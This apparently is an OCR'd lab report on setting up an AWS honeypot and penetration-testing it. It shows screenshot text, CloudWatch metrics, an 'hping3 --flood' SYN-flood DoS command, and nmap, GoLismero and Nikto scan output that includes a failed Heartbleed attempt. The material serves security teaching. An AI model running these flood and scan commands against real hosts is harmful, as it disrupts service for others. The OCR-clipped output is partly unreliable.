Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9


  INTRUSION ATTEMPT DETECTED! from 47.8.201.173:61591 (2019-07-07 08:09:09 +0000)
 -----------------------------


  INTRUSION ATTEMPT DETECTED! from 47.8.201.173:61592 (2019-07-07 08:09:10 +0000)
 -----------------------------
```



Build Your Own Honeypot Netw
Instances | EC2 Management Co
How to Detect and Analyze DDo
How To Configure Honeypot usi
Access denied
Not secure | 3.19.60.75
Type here to search
ENG
1:39 PM
7/7/2019

Access denied

IP Address login failed

2019-07-07 08:08:22 +0000

After exiting it will recover again.



Build Your Own Honeypot Netw
Instances | EC2 Management Co
How to Detect and Analyze DDo
How To Configure Honeypot usi
Test Page for the Apache HTTP S
Not secure | 3.19.60.75
Type here to search
1:39 PM
7/7/2019

Red Hat Enterprise Linux **Test Page**

This page is used to test the proper operation of the Apache HTTP server after it has been installed. If you can read this page, it means that the Apache HTTP server installed at this site is working properly.

If you are a member of the general public:

The fact that you are seeing this page indicates that the website you just visited is either experiencing problems, or is undergoing routine maintenance.

If you would like to let the administrators of this website know that you've seen this page instead of the page you expected, you should send them e-mail. In general, mail sent to the name "webmaster" and directed to the website's domain should reach the appropriate person.

For example, if you experienced problems while visiting www.example.com, you should send e-mail to "webmaster@example.com".

For information on Red Hat Enterprise Linux, please visit the Red Hat, Inc. website. The documentation for Red Hat Enterprise Linux is available on the Red Hat, Inc. website.

If you are the website administrator:


You may now add content to the directory `/var/www/html/`. Note that until you do so, people visiting your website will see this page, and not your content. To prevent this page from ever being used, follow the instructions in the file `/etc/httpd/conf.d/welcome.conf`.

You are free to use the image below on web sites powered by the Apache HTTP Server:

Penetration Testing:


Implement DoS attack on Cloud Server:

First check cpu usage and network usage currently so that we can find dos attack.



https://us-east-2.console.aws.amazon.com/ec2/v2/home?region=us-east-2#Instances:sort=monitoring

Name	Instance ID	Instance Type	Availability Zone	Instance State	Status Checks	Alarm Status	Public DNS (IPv4)	IPv4 Public IP	IPv6
	i-042f63b3d823ce9e1	t2.micro	us-east-2c	running	2/2 checks	None	ec2-3-19-60-75.us-east...	3.19.60.75	-




Network Packets Out (Count)
Status Check Failed (Any) (Count)
Status Check Failed (Instance) (Count)
Status Check Failed (System) (Count)
CPU Credit Usage (Count)
CPU Credit Balance (Count)
7/7 06:30
7/7 07:00
12:48 PM 7/7/2019


Attack command:

- hping3 -S - -flood -v <ip_attacker> <enter>

now see the usage of cpu and now you will find the sudden increment of usage .


Build Your Own Honeypot Netw
Instances | EC2 Management Co
Test Page for the Apache HTTP S
How to Detect and Analyze DDo
3.19.60.75
https://us-east-2.console.aws.amazon.com/ec2/v2/home?region=us-east-2#Instances:sort=monitoring
aws
Services
Resource Groups
kali_bhairav
Ohio
Support
EC2 Dashboard
Events
Tags
Reports
Limits
INSTANCES
Instances
Launch Templates
Spot Requests
Reserved Instances
Dedicated Hosts
Capacity Reservations
IMAGES
AMIs
Bundle Tasks
ELASTIC BLOCK STORE
Volumes
Snapshots
Lifecycle Manager
NETWORK & SECURITY
Security Groups
Launch Instance
Connect
Actions
Filter by tags and attributes or search by keyword
1 to 1 of 1
Network Packets Out (Count)
Status Check Failed (Any) (Count)
Status Check Failed (Instance) (Count)
Status Check Failed (System) (Count)
CPU Credit Usage (Count)
CPU Credit Balance (Count)
7/7 07:00
7/7 07:30
Feedback
English (US)
© 2008 - 2019, Amazon Internet Services Private Ltd. or its affiliates. All rights reserved.
Privacy Policy
Terms of Use
Type here to search
1:14 PM
7/7/2019

Name	Instance ID	Instance Type	Availability Zone	Instance State	Status Checks	Alarm Status	Public DNS (IPv4)	IPv4 Public IP	IPv6
	i-042f63b3d823ce9e1	t2.micro	us-east-2c	running	2/2 checks	None	ec2-3-19-60-75.us-east...	3.19.60.75	-



Build Your Own Honeypot Netw
Instances | EC2 Management Co
Test Page for the Apache HTTP S
How to Detect and Analyze DDo
3.19.60.75
https://us-east-2.console.aws.amazon.com/ec2/v2/home?region=us-east-2#Instances:sort=monitoring
aws
Services
Resource Groups
kali_bhairav
Ohio
Support
Launch Instance
Connect
Actions
Filter by tags and attributes or search by keyword
1 to 1 of 1
CPU Utilization (Percent)
Disk Reads (Bytes)
Disk Read Operations (Operations)
Disk Writes (Bytes)
Disk Write Operations (Operations)
Network In (Bytes)
Network Out (Bytes)
Network Packets In (Count)
Network Packets Out (Count)
Status Check Failed (Any) (Count)
Status Check Failed (Instance) (Count)
Status Check Failed (System) (Count)
7/7 07:00
7/7 07:30
Feedback
English (US)
Type here to search
1:14 PM
7/7/2019

Name	Instance ID	Instance Type	Availability Zone	Instance State	Status Checks	Alarm Status	Public DNS (IPv4)	IPv4 Public IP	IPv6
	i-042f63b3d823ce9e1	t2.micro	us-east-2c	running	2/2 checks	None	ec2-3-19-60-75.us-east...	3.19.60.75	-

Below are your CloudWatch metrics for the selected resources (a maximum of 10). Click on a graph to see an expanded view. All times shown are in UTC. › View all CloudWatch metrics

Findings and vulnerabilities:

Scanning through nmap we can find vulnerabilities. For scanning we can go through kali -Linux n windows os, whatever you want.in windows there is a tool named nmap to which we can find vulnerabilities by doing intense scan.




```
p -T4 -A -v 18.220.162.154

rting Nmap 6.40 ( http://nmap.org ) at 2019-07-08 11:52 India Standard Time
: Loaded 110 scripts for scanning.
: Script Pre-scanning.
tiating Ping Scan at 11:52
nning 18.220.162.154 [4 ports]
pleted Ping Scan at 11:52, 0.16s elapsed (1 total hosts)
tiating Parallel DNS resolution of 1 host. at 11:52
pleted Parallel DNS resolution of 1 host. at 11:52, 0.16s elapsed
tiating SYN Stealth Scan at 11:52
nning ec2-18-220-162-154.us-east-2.compute.amazonaws.com (18.220.162.154) [1000 ports]
pleted SYN Stealth Scan at 11:52, 4.28s elapsed (1000 total ports)
tiating Service scan at 11:52
tiating OS detection (try #1) against ec2-18-220-162-154.us-east-2.compute.amazonaws.com (18.220.162.154)
rying OS detection (try #2) against ec2-18-220-162-154.us-east-2.compute.amazonaws.com (18.220.162.154)
tiating Traceroute at 11:52
pleted Traceroute at 11:52, 0.03s elapsed
tiating Parallel DNS resolution of 2 hosts. at 11:52
pleted Parallel DNS resolution of 2 hosts. at 11:52, 0.20s elapsed
: Script scanning 18.220.162.154.
tiating NSE at 11:52
pleted NSE at 11:52, 0.00s elapsed
p scan report for ec2-18-220-162-154.us-east-2.compute.amazonaws.com (18.220.162.154)
t is up (0.017s latency).
 1000 scanned ports on ec2-18-220-162-154.us-east-2.compute.amazonaws.com (18.220.162.154) are filtered
ning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
ressive OS guesses: Agfa DryStar 5500 printer (97%), D-Link DP-300U, DP-G310, or Hamlet HPS01UU print server (97%), Tahoe 8216 power management system (97%), TRENDnet TV-IP100 webcam (97%), Linux 1.0.9 (97%), Canon imageCLASS MF4570dw printer
%), Epson TM-T88V M244A printer (95%), Haiku R1 Alpha 3 (94%), Silicondust HDHomeRun set top box (93%), Sony BDP-S370 or BDP-S570 Blu-ray player (93%)
exact OS matches for host (test conditions non-ideal).
work Distance: 2 hops

CEROUTE (using port 80/tcp)
 RTT      ADDRESS
 16.00 ms 10.0.2.2
 16.00 ms ec2-18-220-162-154.us-east-2.compute.amazonaws.com (18.220.162.154)

: Script Post-scanning.
d data files from: C:\Program Files (x86)\Nmap
and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
p done: 1 IP address (1 host up) scanned in 10.66 seconds
        Raw packets sent: 2045 (93.320KB) | Rcvd: 26 (2.040KB)
```


Golismero:

Compute the five steps of hacking also used a lot of third part tool and tries to brute force also.

Golismero scan <ip>



```
[*] Nmap: Completed NSE at 12:10, 0.00s elapsed
[*] Nmap: NSE: Starting runlevel 2 (of 2) scan.
[*] Nmap: Initiating NSE at 12:10
[*] Nmap: Completed NSE at 12:10, 0.00s elapsed
[*] Nmap: setup_target: failed to determine route to 18.220.162.154
[*] Nmap: NSE: Script Post-scanning.
[*] Nmap: NSE: Starting runlevel 1 (of 2) scan.
[*] Nmap: Initiating NSE at 12:10
[*] Nmap: Completed NSE at 12:10, 0.00s elapsed
[*] Nmap: NSE: Starting runlevel 2 (of 2) scan.
[*] Nmap: Initiating NSE at 12:10
[*] Nmap: Completed NSE at 12:10, 0.00s elapsed
[*] Nmap: Read data files from: /usr/bin/../share/nmap
[*] Nmap: WARNING: No targets were specified, so 0 hosts scanned.
[*] Nmap: Nmap done: 0 IP addresses (0 hosts up) scanned in 4.36 seconds
[*] Nmap:           Raw packets sent: 0 (0B) | Rcvd: 0 (0B)
[*] Nmap: Nmap scan finished in 4.79778909683 seconds for target: 18.220.162.154
[*] GoLismero: Current stage: Exploitation (intrusive)
[*] OpenSSL Heartbleed Attack: Connecting...
[!] OpenSSL Heartbleed Attack: Error: [Errno 101] Network is unreachable
[*] GoLismero: Current stage: Reporting

--= Report =--

-# Summary #-

Audit started:   2019-07-08 12:10:15.062452 UTC
Audit ended:     2019-07-08 12:10:22.843035 UTC
Execution time:  0 days, 0 hours, 0 minutes and 7 seconds

Scanned hosts:   1
Vulnerabilities: 0

-# Vulnerabilities #-

No vulnerabilities found.

GoLismero finished at 2019-07-08 06:40:22.949658 UTC
root@kalitusha:~# nikto -h ^C
root@kalitusha:~# nikto -h 18.220.162.154
- Nikto v2.1.6
---------------------------------------------------------------------------
+ No web server found on 18.220.162.154:80
---------------------------------------------------------------------------
+ 0 host(s) tested
root@kalitusha:~# sparta
```



```
root@kalitusha:~/Desktop# cd
root@kalitusha:~# golismero scan 18.220.162.154

/-------------------------------------------\
| GoLismero 2.0.0b6, The Web Knife          |
| Copyright (C) 2011-2014 GoLismero Project |
|                                           |
| Contact: contact@golismero-project.com    |
\-------------------------------------------/

GoLismero started at 2019-07-08 06:40:14.715556 UTC
[*] GoLismero: Audit name: golismero-F6h2VPQu
[!] Shodan: Plugin disabled, reason: Missing API key! Get one at: http://www.shodanhq.com/api_doc
[!] SpiderFoot: Plugin disabled, reason: SpiderFoot plugin not configured! Please specify the URL to connect to the SpiderFoot server.
[!] OpenVAS: Plugin disabled, reason: Missing hostname
[*] GoLismero: Added 2 new targets to the database.
[*] GoLismero: Launching tests...
[*] GoLismero: Current stage: Reconaissance
[*] Web Spider: Spidering URL: http://18.220.162.154/
[!] Web Spider: Error while processing 'http://18.220.162.154/': HTTPConnectionPool(host='18.220.162.154', port=80): Max retries exceeded with url: / (Caused by <class 'socket.error'>: [Errno 101] Network is unr
eachable)
[!] IP Geolocator: Error: Freegeoip.net webservice is not available, possible network error?
[*] GoLismero: Current stage: Scanning (non-intrusive)
[*] Nmap: Launching Nmap against: 18.220.162.154
[!] Plecost: Error: Can't get error page.
[*] Bruteforce predictables discovery: Loaded 147 URLs to test.
[!] Bruteforce predictables discovery: Error: Can't get error page.
[*] Nmap: Warning: The -P0 option is deprecated. Please use -Pn
[*] Nikto: Launching Nikto against: 18.220.162.154
[*] Nmap: Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-08 12:10 IST
[*] Nikto: - Nikto v2.1.5
[*] Nikto: ---------------------------------------------------------------------------
[*] Nikto: + No web server found on 18.220.162.154:80
[*] Nikto: ---------------------------------------------------------------------------
[*] Nikto: + 0 host(s) tested
[*] Nikto: Nikto found 0 vulnerabilities for host: 18.220.162.154
[*] Nmap: NSE: Loaded 148 scripts for scanning.
[*] Nmap: NSE: Script Pre-scanning.
[*] Nmap: NSE: Starting runlevel 1 (of 2) scan.
[*] Nmap: Initiating NSE at 12:10
[*] Nmap: Completed NSE at 12:10, 0.00s elapsed
[*] Nmap: NSE: Starting runlevel 2 (of 2) scan.
[*] Nmap: Initiating NSE at 12:10
[*] Nmap: Completed NSE at 12:10, 0.00s elapsed
[*] Nmap: setup_target: failed to determine route to 18.220.162.154
[*] Nmap: NSE: Script Post-scanning.
```

